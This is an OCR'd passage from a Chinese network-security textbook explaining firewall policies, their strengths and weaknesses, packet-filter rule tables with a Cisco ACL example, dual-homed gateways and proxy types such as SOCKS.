(2) 开放原则。其基本思想是“允许所有,逐项禁止”。基于这个准则,防火墙应先允许所有的用户和站点对内部网络的访问,然后网络管理员按照 IP 地址对未授权的用户或不信任的站点进行逐项屏蔽。这种方法构成了一种更为灵活的应用环境,网络管理员可以针对不同的服务面向不同的用户开放,也就是能自由地设置各个用户的不同访问权限。但如果用户范围过大,这种方法实施的工作量将会十分巨大。

利用防火墙来保护内部网主要有以下几个方面的优点:

(1) 单一入口。允许网络管理员定义一个中心“扼制点”来防止非法用户(如黑客、网络破坏者等)进入内部网络。禁止使用脆弱的安全服务,并抗击来自各种途径的攻击。防火墙能够简化安全管理,网络安全性通过防火墙系统得到加固,而不是分布在内部网络的所有主机上。

(2) 保护网络中脆弱的服务。防火墙通过过滤存在安全缺陷的网络服务来降低内部网遭受攻击的威胁,因为只有经过选择的网络服务才能通过防火墙。例如,防火墙可以禁止某些易受攻击的服务(如 FTP、Telnet 等),这样可以防止这些服务被外部攻击者利用,但在内

部网中仍可以使用这些比较有用的服务,减轻内部网络的管理负担。

(3) 通过防火墙,用户可以很方便地监视网络的安全性,并产生报警信息。网络管理员必须审计并记录所有通过防火墙的重要信息。如果网络管理员不能及时响应报警并审查常规记录,防火墙就形同虚设。在这种情况下,网络管理员永远不会知道防火墙是否受到攻击。

(4) 集中安全性。如果一个内部网络的所有或大部分需要改动的程序以及附加的安全程序都能集中地放在防火墙系统中,而不是分散到每个主机中,防火墙的保护范围就相对集中,安全成本也较低。尤其对于口令系统或身份认证软件等,将它们放在防火墙系统中要优于放在每个外部网络都能访问的主机上。

(5) 增强隐私性。对一些内部网络节点而言,隐私性是很重要的,某些看似不甚重要的信息往往会成为攻击者攻击的开始。例如,攻击者可以通过 DNS 获取一些主机信息,一旦攻击者了解到这些信息,就可以锁定攻击目标,并进行下一步入侵准备。防火墙能封锁这类服务,从而使得外部网络主机无法获取这些有利于攻击的信息。

(6) 防火墙是审计和记录网络流量的最佳地方。网络管理员可以在此向管理部门提供 Internet 连接的费用情况,查出潜在的带宽瓶颈位置,并能够根据机构的核算模式提供部门级的计费。

虽然防火墙可以提高内部网的安全性,但是防火墙也有它的一些缺陷和不足,具体如下:

(1) 限制有用的网络服务。防火墙为了提高被保护网络的安全性,限制或关闭了很多有用但存在安全缺陷的网络服务(如 FTP、Telnet 等)。由于绝大多数网络服务设计之初根本没有考虑安全性,只考虑使用的方便性和资源共享,所以都存在安全问题。如果防火墙限制这些网络服务,这些服务将不能给用户提供便利。

(2) 不能有效防护内部网络用户的攻击。目前大部分防火墙只提供对外部网络用户攻击的防护。对来自内部网络用户的攻击只能依靠内部网络主机系统的安全性。防火墙无法禁止内部用户对网络主机的各种攻击,因此,堡垒往往从内部被攻破。所以必须对员工进行教育和培训,让他们了解网络攻击的各种类型,并懂得保护自己的用户口令和周期性变换口令的必要性,使他们一方面不去攻击其他员工,另一方面也不至于成为内部攻击的牺牲品。

(3) 对网络拓扑结构依赖性大。防火墙必须设置在内部网络外出的唯一出口处,它无法防范通过防火墙以外的其他途径发动的攻击。例如,在一个被防火墙保护的网络上设置一个没有经过防火墙控制的远程访问服务器(如用 Windows NT 充当),内部网络上的用户就可以直接通过点到点协议(Point to Point Protocol,PPP)连接进入 Internet,从而绕过由精心构造的防火墙提供的安全系统。这就使内部网络容易遭受攻击。网络上的用户必须认识到这种类型的连接对于一个全面的安全保护系统来说是绝对不允许的。

(4) 防火墙不能完全阻止传送已感染病毒的软件或文件。这是因为病毒的类型很多,操作系统也有多种,编码与压缩二进制文件的方法也各不相同。所以不能期望防火墙对每一个文件进行扫描,查出潜在的病毒。解决该问题的有效方法是每个客户机和服务器都安装专用的网络防病毒系统,从源头防止病毒从 U 盘或其他来源进入网络系统。

(5) 防火墙无法防范数据驱动型的攻击。数据驱动型的攻击从表面上看是无害的数据被邮寄或复制到主机上,一旦打开这种数据就启动了攻击。例如,一个用户收到一封号称来

自好友的邮件，该邮件带有附件，一旦打开该附件，将破坏整个系统，这是一种典型的数据驱动型攻击。一个数据驱动型攻击可能导致主机修改与安全相关的文件，使得入侵者很容易获得对系统的访问权。

（6）不能防备新的网络安全问题。防火墙是一种被动式的防护手段，它只能对已知的网络威胁起作用。随着网络攻击手段的不断更新和一些新的网络应用的出现，不可能靠一次性的防火墙设置一劳永逸地解决所有的网络安全问题。

（7）不能解决信息保密性问题。防火墙仅仅是一个关口，数据包通过这个关口后，防火墙就不管了。就如同旅客通过海关后，其在海外的行为就超出了海关管辖的范围。因此，通过防火墙在 Internet 上传输的数据包可能被窃听或篡改，防火墙对此无法预见和处理，因为它本身不对进出的数据包进行任何加解密操作。

4.2.2　防火墙策略

为网络建立防火墙，首先要决定防火墙将采取何种安全控制基本准则。一个防火墙应该使用以下两种基本策略中的一种。

（1）未经明确允许的一律禁止。

这种方法堵塞了两个网络之间的所有数据传输，除了那些被明确允许的服务和应用程序。

因此，应该逐个定义每一个允许的服务和应用程序，而任何一个可能成为防火墙漏洞的服务和应用程序都不能允许使用。

这是一个最安全的方法，但从用户的角度来看，这样可能会有很多限制，不是很方便。一般在防火墙配置中都会使用这种策略。

表 4.1 是数据包过滤规则的示例，根据这些规则，防火墙便可对各项实际通信的数据包进行过滤，有的数据包能通过，有的则遭到拒绝。

表 4.1　防火墙规则列表示例 1

规则	来源 IP 地址	目的 IP 地址	类型	来源端口号	目的端口号	动作
1	140.130.149.*	140.112.*.*	TCP	任意	23(Telnet)	通过
2	140.112.*.*	140.130.149.*	TCP	23	任意	通过
3	140.*.*.*	140.*.*.*	TCP	任意	25(E-mail)	通过
4	任意	任意	任意	任意	任意	拒绝

表 4.1 显示的就是一个典型的“未经明确允许的一律禁止”的防火墙规则。从表中可见，规则 1～3 显示的是明确允许通过的规则，即来自某一个目标段地址到某一目标的 E-mail、Telnet 等应用。而最后一条规则是除了以上允许的规则以外其他全部禁止。

（2）未经明确禁止的一律允许。

这种方法允许两个网络之间所有数据传输，除非某些服务和应用程序被明确禁止。

因此，每一个不信任或有潜在危害的服务和应用程序都应该逐个拒绝。虽然这对用户是一个灵活和方便的方法，它却可能存在严重的安全隐患。

同样以防火墙规则来进行示例，如表 4.2 所示。

表 4.2 防火墙规则列表示例 2

规则	来源 IP 地址	目的 IP 地址	类型	来源端口号	目的端口号	动作
1	20.210.21.72	任意	任意	任意	任意	拒绝
2	140.130.149.*	140.112.*.*	TCP	任意	23(Telnet)	拒绝
3	任意	140.130.149.*	TCP	任意	22(SSH)	拒绝
4	任意	任意	任意	任意	任意	通过

表 4.2 显示的就是一个典型的“未经明确禁止的一律允许”的防火墙规则。规则 1～3 分别拒绝了某一 IP 的访问,还禁止了 Telnet 以及 SSH 的远程登录访问。而最后一条规则是除了以上禁止的规则以外其他全部允许。

总之,从安全性的角度考虑,第一种准则更可取一些;而从灵活性和使用方便性的角度考虑,第二种准则更适合。

4.2.3 防火墙体系结构

常见的防火墙可以归为 3 类,即包过滤防火墙、双宿网关防火墙和屏蔽子网防火墙。这几种防火墙的安全级别不同,包过滤是最基本最简单的一种,几乎所有的路由器都支持这种功能,屏蔽子网防火墙是比较高级的一种安全防护方式。

4.2.3.1 包过滤型防火墙

顾名思义,包过滤型防火墙就是通过包过滤技术实现对进出数据的控制。

包过滤有多种英文名称,如 packet filter(包过滤)、screen filter(筛选过滤器)、network level firewall(网络层防火墙)、IP filter(IP 过滤器)。

一个典型的包过滤防火墙的连接示意图如 4.4 所示。




图 4.4 包过滤防火墙构造示意图

包过滤防火墙在网络层对进出内部网络的所有信息进行分析,并按照一定的安全策略(信息过滤规则)进行筛选,允许授权信息通过,拒绝非授权信息。在内部网络和外部网络之间,路由器起着“一夫当关”的作用,因此,包过滤防火墙一般通过路由器实现,这种路由器也称为包过滤路由器。

信息过滤规则以收到的数据包的头部信息(实际就是 IP 报头)为基础进行处理,IP 报头的格式如图 4.5 所示。

包过滤路由器一般检查报头部分的以下内容:




图 4.5　IP 报头格式

- 源 IP 地址和目的 IP 地址。
- 上层协议(ICP、UDP、ICMP 等)。
- TCP/UDP 源端口和 TCP/UDP 目标端口。
- ICMP 消息类型。
- TCP 包头中的 ACK 位等。

包过滤防火墙能拦截和检查所有出去和进来的数据包。防火墙检查模块首先验证这个包是否符合过滤规则,如果符合规则,则允许该数据包通过;如果不符合规则,则进行报警或通知管理员,并且丢弃该包。对丢弃的数据包,防火墙可以向发送方返回一个消息,也可以不返回消息,这取决于包过滤策略。如果返回一个消息,攻击者可能会根据拒绝包的类型猜测包过滤规则的大致情况。所以对是否返回一个消息给发送者要慎重处理。

包过滤类型的防火墙遵循的一条基本原则是"最小特权原则",即明确允许那些管理员希望通过的数据包,禁止其他的数据包。

包过滤路由器使得路由器能够根据特定的服务允许或拒绝流动的数据,因为多数服务监听者都在已知的 TCP/UDP 端口号上。例如,终端仿真(Telnet)服务器在 TCP 的 23 号端口上监听远程连接,而邮件传输(Simple Message Transfer Protocol,SMTP)服务器在 TCP 的 25 号端口上监听连接。如果管理员希望阻塞所有进入的 Telnet 连接,过滤规则只需简单地设置为丢弃所有 TCP 端口号等于 23 的数据包。

下面举例说明(Cisco IOS):

```
/* 首先进入配置状态 */
Router A# configure term
/* 对于传输层端口控制 */
Router A(conf)# ip access - list extended 101
/* 禁止所有对 172.16.1.1 的 23 端口访问 */
Router A(conf)# deny tcp any 172.16.1.1 0.0.0.0 eq 23
/* 允许 ICMP */
Router A(conf)# permit icmp
/* 为 ACL 指定适用接口并启用 ACL */
```

```
Router A(conf)＃int s0/0
/＊指定该规则是对输入信息还是对输出信息起作用＊/
Router A(conf)＃ ip access group 101 out/in
```

对于比较小的系统而言，可以采用包过滤型防火墙，这是因为以下几个原因：

- 包过滤防火墙工作在网络层，根据数据包的报头部分进行判断处理，不去分析数据部分，因此处理包的速度比较快。
- 实施费用低廉，因为一般路由器中已经内置了包过滤功能。因此，通过路由器接入 Internet 的用户无须另外购买，可以直接设置并使用。
- 包过滤路由器对用户和应用来讲是透明的，用户可以不知道包过滤防火墙的存在，也不需要对客户端进行变更。所以不必对用户进行特殊的培训，也不需要在每台主机上安装特定的软件。

但是，包过滤型防火墙也存在一些缺点：

- 定义数据包过滤规则复杂。因为系统管理员需要对各种 Internet 服务（如 FTP、Telnet 等）、报头格式以及每个域的含义有非常深入的理解。
- 只能阻止一种类型的 IP 欺骗。外部主机伪装内部主机的 IP，不能防止外部主机伪装其他可信任的外部主机的 IP。如用户主机 A 信任外部主机 B，攻击者 C 无法通过伪装 A 的 IP 地址来通过包过滤防火墙，但是，他可以伪装成 A 所信任的 B 主机的 IP 地址，堂而皇之地通过防火墙（因为 B 是 A 所信任的，因此所有 B 主机发往防火墙的数据包根据过滤规则应该允许通过）。
- 直接经过路由器的数据包都有被用做数据驱动式攻击的潜在危险。数据驱动式攻击从表面上来看是由路由器转发到内部主机上没有害处的数据，但数据中包括了一些隐藏的指令，能够让主机修改访问控制和与安全有关的文件，使得攻击者能够获得对系统的访问权。
- 不支持用户认证方式。用户认证一般通过账号和口令来判别用户的身份，这需要在网络层之上的层完成。而包过滤路由器工作在网络层，因此，一般的包过滤防火墙基本是通过 IP 地址来判别是否允许通过，而 IP 地址是可以伪造的（如伪造成受信任的外部主机地址），因此如果没有基于用户的认证，仅通过 IP 地址来判断是不安全的。
- 不能提供完整的日志。因为路由器本身的存储容量有限，如果需要完整的日志，必须定时从路由器取得再进行处理，这需要相应的软件系统进行处理。
- 吞吐量会受影响。随着过滤规则的复杂化和通过路由器进行处理的数据包数目的增加，路由器的吞吐量会下降。路由器本身的目的是为了进行路由选择、分组转发。过滤机制附加在路由器上，一旦过滤规则复杂化，对每个经过路由器进行转发的数据包都需要进行复杂的判断，无疑会大大增加路由器的负载。因此，一般建议将过滤规则尽量简单化，去除一些可能是交叉重复的过滤规则。
- IP 包过滤器无法对网络上流动的信息提供全面的控制。因为包过滤路由器一般通过 IP 地址、端口号等数据包头部信息进行判断，能够允许或拒绝特定的服务，但是不能理解特定服务的上下文环境和数据，即它不对数据包的正文部分进行分析。

所以，在大型系统中，一般不建议仅采用路由器作为防火墙，而是采用专用的硬件防

火墙。

4.2.3.2　双宿网关防火墙

包过滤防火墙通过在路由器上设置过滤规则来实现对进出网络的报文进行控制，如果过滤规则过于庞大，那么路由器的负担就较重，而且包过滤防火墙只能在网络层进行防护。对包过滤防火墙的改进是引入双宿网关的概念。

双宿网关是一种拥有两个连接到不同网络上的网络接口的防火墙。双宿网关防火墙又称为双重宿主主机防火墙。例如，一个网络接口连到外部的不可信任的网络上，另一个网络接口连接到内部可信任的网络上。双宿网关防火培的构造如图 4.6 所示。




图 4.6　双宿网关防火墙构造示意图

这种防火墙的最大特点是内部网络与外部不可信任的网络之间是隔离的，两者不能直接进行通信。那么，两个网络之间的如何进行通信呢？双重宿主主机用两种方式来提供服务，一种是用户直接登录到双重宿主主机上来提供服务，另一种是在双重宿主主机上运行代理服务器。第一种方式需要在双重宿主主机上开许多账号(每个需要外部网络的用户都需要一个账号)，但是这样做又是很危险的。这是因为：

- 用户账号的存在会给入侵者提供相对容易的入侵通道，而一般用户往往将自己的密码设置为电话号码、生日、吉祥数字等，这使得入侵者很容易破解，如果入侵者再使用一些破解密码的辅助工具，如字典破解、强行搜索或网络窃听等，那么后果不堪设想。
- 如果双重宿主主机上有很多账号，不利于管理员进行维护。
- 因为用户的行为是不可预知的，如双重宿主主机上有很多用户账户，这会给入侵检测带来很大的麻烦。

基于以上考虑，双宿主主机一般采用代理方式提供服务。采用代理服务的双宿主主机一般也称为代理服务器。下面主要讨论这种方式。

代理服务器(proxy Server)是接收或解释客户端连接并发起到服务器的新连接的网络节点。代理服务器是客户/服务器关系的中间人。内部网络可以通过代理服务器连接到Internet，它允许内部客户端使用常用的应用程序如 Web 浏览器和 FTP 客户端访问Internet。而代理服务器使用单个合法 IP 地址处理所有的发出请求，因此无论客户端是否

具有合法 IP 地址都允许访问 Internet。我们知道网桥和交换器是在数据链路层上将帧从一端传输到另一端，路由器在网络层上转发 IP 包。而代理服务器则是在传输层以上智能地连接客户端和服务器，并能够检查 IP 包，加以分析，最终按照包的内容采取相应的步骤。同时，代理服务器可支持对用户授权，决定哪些用户可以访问哪些外部的资源，有的代理服务器还支持双向代理，即允许外部的用户经授权能够访问内部的主机资源。

代理服务器主要有以下几个用途：

- 节约 IP 地址。RFC 1918(私用 Internet 地址分配文档)建议在局域网中尽量使用私有 IP 地址，以节省公用合法 IP 地址，即在局域网中分配足以连接到 Internet 的合法 IP 地址就可以了。这有助于节约申请合法 IP 地址的资金，同时提高局域网的安全性，因为外部网络不能直接访问内部的私有 IP 地址。
- 通过缓存能够加快浏览速度。为了节省网络带宽，减少局域网连接 Internet 的网络流量，可在代理服务器中设置缓存。具有缓存功能的代理服务器能够检查客户端请求是否已在本地代理服务器中缓存，以决定是直接从代理服务器发出响应还是建立到 Internet 上的新连接。一般流行的代理服务器均缓存 HTTP 协议，有的还可缓存 FTP 协议。
- 较好的安全性。在代理服务器中设置安全控制策略，提供认证和授权，可以阻止 Internet 上非法用户访问内部网，以保护内部的资源，此时代理服务器又具有防火墙的功能。
- 可以进行过滤。可在代理服务器中设置过滤策略以过滤客户端的请求，减少不必要的 Internet 连接。过滤有不同层次，可根据用户名、源和目的地址以及按照内容实现过滤，集成病毒防火墙功能的代理服务器甚至能扫描内容中存在的病毒。
- 强大的日志功能。由于 Internet 通信都通过代理服务器，因此代理服务器能够记住处理的所有请求和传递的流量，并将其保存在日志文件中，以便统计、分析各个用户的使用情况，最后进行流量记费。
- 对服务器主机的依赖性高。一旦代理服务器被攻击者破坏，则内部网与外部网之间的连接将被中断。

一般而言，对于小型系统或者系统中的部分区域，可以采用双宿网关防火墙来进行内外网的隔离。

根据代理服务器工作的层次，一般可分为应用层代理、传输层代理和 SOCKS 代理。

(1) 应用层代理。

应用层代理工作在 TCP/IP 模型的应用层之上，它在客户端和服务器中间转发应用数据，而对应用层以下的数据透明。应用层代理服务器用于支持代理的应用层协议，如 HTTP。由于这类协议支持代理，因此只要在客户端中的代理服务器配置中设置好代理服务器的地址，客户端的所有请求将自动转发到代理服务器中，然后由代理服务器处理或转发该请求。这种应用层的代理支持的协议包括 HTTP、FTP、Telnet 等。

(2) 传输层代理。

应用层代理必须有相应的协议支持，如果该协议不支持代理，那么它就无法使用应用层代理，如 SMTP、POP 等。对于这类协议唯一的办法是在应用层以下代理，即传输层代理。与应用层代理不同，传输层代理服务器能够接收内部网的 TCP 和 UDP 包并将其发送到外

部网,重新发送包时源 IP 和目的 IP 甚至 TCP 或 UDP 头(取决于代理服务器的配置)都可能要改变。传输层代理要求代理服务器具有真正服务器的部分功能:监听特定 TCP 或 UDP 端口,接收客户端的请求,同时向客户端发出相应的响应。

(3) SOCKS 代理。

SOCKS 代理是可用的最强大、最灵活的代理标准协议。它允许代理服务器内部的客户端完全地连接到代理服务器外部的服务器,而且它对客户端提供授权和认证,因此它也是一种安全性较高的代理。

SOCKS 包括两部分:

- SOCKS 服务器。
- SOCKS 客户端。

参照 OSI 的 7 层参考模型,SOCKS 服务器在 OSI 的应用层实现,SOCKS 客户端在 OSI 的应用层和传输层之间实现。SOCKS 是一种非常强大的电路级网关防火墙,使用 SOCKS 代理,应用层不需要作任何改变,但是客户端需要专用的程序,即如果一个基于 TCP 的应用需要通过 SOCKS 代理进行中继,首先必须将客户端程序 SOCKS 化(SOCKSified)。

当一个主机需要连接应用程序服务器时,它先通过 SOCKS 客户端连接到 SOCKS 代理服务器。这个代理服务器将代表该主机连接应用程序服务器,并在主机和应用程序服务器之间中继数据。对于应用程序服务器,SOCKS 代理服务器相当于客户端。

目前 SOCKS 有两个版本,SOCKS v4 和 SOCKS v5。

SOCKS v4 为基于 TCP 的客户/服务器应用程序提供了一种不安全的穿越防火墙的机制,包括 Telnet、FTP 和当前最流行的信息查询协议,如 HTTP、WAIS 和 Gopher。

SOCKS v5 协议是为了包括对 UDP 的支持而对 SOCKS v4 的扩展,为了包括对一般环境下更强的认证机制的支持而扩展了协议架构,为了包括对域名和 IPv6 地址的支持而扩展了地址集。

由于 SOCKS 的简单性和可伸缩性,SOCKS 已经广泛地作为标准代理技术应用于内部网络对外部网络的访问控制。SOCKS 的主要特性如下:

- 简便的用户认证和建立通信信道。SOCKS 协议在建立每一个 TCP 或 UDP 通信信道时,都把用户信息从 SOCKS 客户端传输到 SOCKS 服务器进行用户认证,从而保证了 TCP 或 UDP 信道的完整性和安全性。而大多数协议把用户认证处理与通信信道的建立分开,一旦协议建立多个信道,就难以保证信道的完整性和安全性。
- SOCKS 与具体应用无关。作为代理软件,SOCKS 协议建立通信信道,为上层提供代理服务。当新的应用出现时,SOCKS 不需要任何扩展就可进行代理。而应用层代理在有新应用出现时需要有新的代理软件。开发者必须在新应用协议正式公布后才能开发代理软件,并且需要为每一个新应用开发相应的代理程序。
- 灵活的访问控制策略。IP 路由器在 IP 层通过 IP 包的路由控制网络访问,SOCKS 在 TCP 或 UDP 层控制 TCP 或 UDP 连接。它可以与 IP 路由器防火墙一起工作,也可以独立工作。SOCKS 的访问控制策略可基于用户、应用、时间、源地址和目的地址,加强了控制的灵活性,能更好地控制网络访问。
- 支持双向代理。大多数的代理机制(例如网络地址解析(NAT))只支持单向代理,

即从内部网络到外部网络(Internet),代理根据 IP 地址(可路由的)建立通信信道。这些代理机制不能代理需要建立返回数据通道的应用(例如多媒体应用)。IP 层的代理对于使用多数据通道的应用需要附加的功能模块来处理。而 SOCKS 通过域名来确定通信目的地,克服了使用私有 IP 地址的限制。SOCKS 能够使用域名在不同的局域网间建立通信信道。

目前市场上代理服务器产品较多,其中比较流行的有 Microsoft Proxy Server(简称 MS Proxy)、Netscape Proxy Server(简称 NS Proxy)、WinGate、SyGate 等。前两种代理服务器是综合性的产品,不仅可作为代理服务器,而且还可作为防火墙,对大、中、小型企业局域网均适用。而后面两种产品则是单一、小型的代理服务器。下面主要介绍其中 3 种:MS Proxy、NS Proxy、WinGate。

1. MS Proxy

MS Proxy 既是一个代理也是一个防火墙,它可代理目前 Internet 上流行的各种协议,同时提供用户认证和授权。它支持应用层代理、传输层代理和 SOCKS 代理,同时提供逆向代理服务。它不仅对 HTTP 提供缓存,而且还对 FTP 提供缓存,此外它可将代理服务器中的日志文件自动转存入 SQL Server 数据库中。

